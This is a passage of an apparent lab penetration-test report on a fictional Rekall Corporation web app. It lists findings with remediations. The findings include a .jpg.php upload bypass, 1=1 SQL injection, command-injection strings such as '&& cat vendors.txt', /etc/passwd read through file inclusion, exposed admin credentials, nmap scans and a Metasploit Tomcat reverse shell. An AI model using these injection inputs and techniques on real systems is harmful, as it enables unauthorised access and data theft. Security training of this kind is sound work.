
| | |
|-----------------------|---|
| Images |  <p>The screenshot shows a web browser window with the URL 192.168.14.35/Memory-Planner.php. The page features a large 'REKALL CORPORATION' logo with a stylized 'R'. Below it is a banner with the text 'Race in the Grand Prix' and an image of a motorcycle racer. A central call-to-action button says 'Choose your Adventure by uploading a picture of your dream adventure!'. Below this is a file upload form with a placeholder 'Please upload an image' and a 'Browse...' button labeled 'backdoor.php'. An 'Upload Your File!' button is also present. At the bottom of the page, a message says 'Your image has been uploaded here Congrats, flag 5 is mmssd173g'.</p> |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing file extension verification. |


| Vulnerability 6 | Findings |
|---|--|
| Title | Local File Inclusion- Memory Planner.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | High |
| Description | We were able to upload a dummy .php when selecting a file. Although the initial attempt was blocked via extension verification, this was quickly worked around by simply including .jpg into the file name. This would allow local file inclusion (LFI) attacks onto the network. |
| Images |  <p>The screenshot shows a web browser window with the URL 192.168.14.35/Memory-Planner.php. The page features a large 'REKALL CORPORATION' logo with a stylized 'R'. Below it is a banner with three circular images of snowy mountains. A central call-to-action button says 'Choose your location by uploading a picture'. Below this is a file upload form with a placeholder 'Please upload an image' and a 'Browse...' button labeled 'backdoor.jpg.php'. An 'Upload Your File!' button is also present. At the bottom of the page, a message says 'Your image has been uploaded here Congrats, flag 6 is ld8skot62hdd'.</p> |

| | |
|-----------------------|---|
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing a more extensive file extension verification, as well as adding limits to file size. |


| Vulnerability 7 | Findings |
|---|---|
| Title | SQL injection vulnerability-login.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | We were able to use an always true condition, 1=1, to execute commands. The login input fields are susceptible to SQL injection attacks due to a lack of input validation/sanitization. |
| Images |  |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing input validation/sanitization for login credentials. |


| Vulnerability 8 | Findings |
|---|---|
| Title | Sensitive data exposure vulnerability-login.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | Administrator credentials were left in the HTML source. This is easily accessed on any web browser. |

| | |
|-----------------------|--|
| Images |  <pre> <button type="submit" name="form" value="submit">Login</button> </form> Invalid credentials! </div> </div> </div> <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_82cf"> <div class="u-clearfix u-sheet u-sheet-1" style="background-color: #f1f1f1;"> <center> Admin Login</center> </div> </section> </div> <div id="main"> <p>Enter your Administrator credentials:</p> <style> input[type=text], input[type=password]{ background-color: black; color: white; } button[type=submit]{ background-color: black; color: white; } </style> <form action="/Login.php" method="POST"> <op:label for="login">Login</op:label>dogquaid <input type="text" id="login" name="login" size="20"/></p> <op:label for="password">Password</op:label>kutoro <input type="password" id="password" name="password" size="20"/></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form> <div style="text-align: center; margin-top: 10px;"> Invalid credentials! </div> </div> </body> </html> </pre> |
| Affected Hosts | 192.168.14.35 |
| Remediation | Removing any erroneous sensitive data that might be left over from web development. |



| Vulnerability 9 | Findings |
|---|--|
| Title | Sensitive data exposure-robots.txt |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Medium |
| Description | We were able to access the file "robots.txt" by changing the URL. This revealed some file paths and information not intended to be viewed by the end user. |
| Images |  <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: User-agent: * Disallow: /admin Disallow: /documents/ Disallow: /reports/ Disallow: /ssovervrs.php/ Disallow: /taggedobjectkey23 </pre> |

| | |
|-----------------------|--|
| Affected Hosts | 192.168.14.35 |
| Remediation | Ensuring that proper filtering is in place so that only search engines and other desired bots are allowed to crawl the page. |

| Vulnerability 10 | Findings |
|---|---|
| Title | Command injection Vulnerability- Networking.php |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | We were able to successfully execute an injected command into the DNS check input field by entering www.google.com && cat vendors.txt . |
| Images |  A screenshot of a Mozilla Firefox browser window. The address bar shows 'http://192.168.14.35/networking.php'. The main content area displays the 'REKALL CORPORATION' website. A red banner at the top says 'Welcome to Rekall Admin Networking Tools'. Below it, a section titled 'DNS Check' contains the text 'Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt'. Underneath is a button labeled 'Lookup'. Another section titled 'MX Record Checker' has an input field 'www.example.com' and a button 'Check your MX'. At the bottom of the page, there is some small text about servers and firewalls. |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing input validation/sanitation. |

| Vulnerability 11 | Findings |
|--|--|
| Title | Command injection Vulnerability- Networking.php |
| Type (Web app / Linux OS / WIndows OS) | Web App |
| Risk Rating | Critical |
| Description | We were able to successfully execute an injected command into the MX Record Checker input field. Initially the attempt was blocked by input validation but by changing it to www.google.com cat vendors.txt we were able to circumvent it. |
| Images |  A screenshot of a Mozilla Firefox browser window. The address bar shows the URL 'http://192.168.14.35/networking.php'. The page content is from 'REKALL CORPORATION' and displays a 'Welcome to Rekall Admin Networking Tools' message. Below this, there are two sections: 'DNS Check' and 'MX Record Checker'. In the 'MX Record Checker' section, there is an input field containing 'www.google.com cat vendors.txt' and a red button labeled 'Check your MX'. A status message below the button says 'SIEMs: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5'. At the bottom of the page, a message says 'Congrats, flag 11 is opshokasy78s'. |
| Affected Hosts | 192.168.14.35 |
| Remediation | Implementing a more comprehensive input validation/sanitization check. |


| Vulnerability 12 | Findings |
|--|---|
| Title | Sensitive data exposure vulnerability *Login.php* |
| Type (Web app / Linux OS / WIndows OS) | Web App |
| Risk Rating | Critical |
| Description | By changing the URL to access different files, we were able to cat the passwd file onto the disclaimer web page. Then using the credentials for the user melina who has a weak password which was brute forced, we were able to log into the administrator controls on the web app. |

| | |
|-----------------------|---|
| Images |  <pre> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/uucp:/usr/sbin/nologin proxy:x:13:proxy:proxy:/var/proxy/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin ircx:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuucp:x:100:101:/var/lib/uucp: syslog:x:101:104:/home/syslog:/bin/false mysqld:x:102:105:MySQL Server...:/nonexistent:/bin/false melina:x:1000:1000:/home/melina: </pre>  <p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="melina"/></p> <p>Password: <input type="password" value="●●●●●"/></p> <p><input type="button" value="Login"/></p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p> |
| Affected Hosts | 192.168.14.35 |
| Remediation | Proper filters to restrict file access, as well as implementing password requirements onto all employees to avoid the usage of repeat and weak passwords. |

| Vulnerability 13 | Findings |
|---|---|
| Title | WHOIS domain for site totalrekall.xyz |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Low |
| Description | Accessible through the Domain Dossier site, we were able to run a WHOIS query and access personal data. |

| | |
|---|--|
| Affected Hosts 34.102.136.180 | Remediation Cleaning up the record of potentially harmful and sensitive data, as well as encrypting the data that is accessible. |
|---|--|

| Vulnerability 14 | Findings |
|--|------------------|
| Title | Open Source Data |
| Type (Web app / Linux OS / WIndows OS) | Linux OS |

| | |
|-----------------------|--|
| Risk Rating | Low/Medium |
| Description | By using crt.sh we were able to get detailed information regarding the SSL certificates for the web application. This can give attackers important information about machines on the network that they can use to plan and execute attacks. |
| Images |  <p>The screenshot shows a search results page for the domain totalrecall.xyz. The results table includes columns for crt.sh ID, Logged At, Not Before, Not After, Common Name, Matching Identities, and Issuer Name. The Issuer Name column lists various certificate issuers, including Go Daddy and ZeroSSL, with detailed location and organization information.</p> |
| Affected Hosts | 34.102.136.180 |
| Remediation | Utilizing a different service for hosting that allows you to hide sensitive data. |


| Vulnerability 15 | Findings |
|---|---|
| Title | Open Source Data |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Low/Medium |
| Description | Performing a zenmap scan we were able to identify all the machines that were currently running on the same network. |

| | |
|-----------------------|---|
| Images | <pre>nmap -T4 -A -v --script ftp-vsftpd-backdoor 192.168.1... ▾ Detail Nmap scan report for 192.168.13.255 [host down] Initiating Parallel DNS resolution of 1 host. at 19:19 Completed Parallel DNS resolution of 1 host. at 19:19, 7.51s elapsed Initiating SYN Stealth Scan at 19:19 Scanning 5 hosts [1000 ports/host] Discovered open port 22/tcp on 192.168.13.14 Discovered open port 80/tcp on 192.168.13.11 Discovered open port 80/tcp on 192.168.13.13 Discovered open port 8080/tcp on 192.168.13.12 Discovered open port 8080/tcp on 192.168.13.10 Discovered open port 8009/tcp on 192.168.13.10 Completed SYN Stealth Scan against 192.168.13.10 in 0.12s (4 hosts left) Completed SYN Stealth Scan against 192.168.13.11 in 0.12s (3 hosts left) Completed SYN Stealth Scan against 192.168.13.12 in 0.12s (2 hosts left) Completed SYN Stealth Scan against 192.168.13.13 in 0.12s (1 host left) Completed SYN Stealth Scan at 19:19, 0.12s elapsed (5000 total ports) Initiating Service scan at 19:19</pre> |
| Affected Hosts | (192.168.13.10), (192.168.13.11), (192.168.13.12), (192.168.13.13), (192.168.13.14) |
| Remediation | Disabling network discovery, preventing easy access to other machines on the local network. |


| Vulnerability 16 | Findings |
|---|--|
| Title | Open source exposed data |
| Type (Web app / Linux OS / Windows OS) | Linux |
| Risk Rating | High |
| Description | Running an aggressive zenmap on one of the discovered hosts (192.168.13.13) we were able to see that it was running an outdated version of Drupal. This version is sensitive to a critical vulnerability, CVE-2019-6340. |

| | |
|-----------------------|--------------------------------------|
| Images | |
| Affected Hosts | 192.168.13.13 |
| Remediation | Updating to a new version of Drupal. |


| Vulnerability 17 | Findings |
|---|-------------|
| Title | Nessus Scan |
| Type (Web app / Linux OS / Windows OS) | Linux OS |

| | |
|-----------------------|---|
| Risk Rating | Critical |
| Description | Performing a nessus scan on another machine in the network (192.168.13.12) we were able to identify a critical vulnerability that can be taken advantage of by attackers. |
| Images |  |
| Affected Hosts | 192.168.13.12 |
| Remediation | Make sure all machines are running the most updated versions of their software and OS. |


| Vulnerability 18 | Findings |
|---|--|
| Title | Apache Tomcat |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Critical |
| Description | Using the exploit multi/HTTP/tocat_jsp_upload_bypass in metasploit and setting the RHOST to the target machine 192.168.13.10, we were able to establish a reverse TCP connection to the target machine where we could execute commands in a shell. |

| | |
|--|--|
| Images  | Affected Hosts 192.168.13.10 |
| Remediation Make sure all machines are running the most updated versions of their software and OS. | |

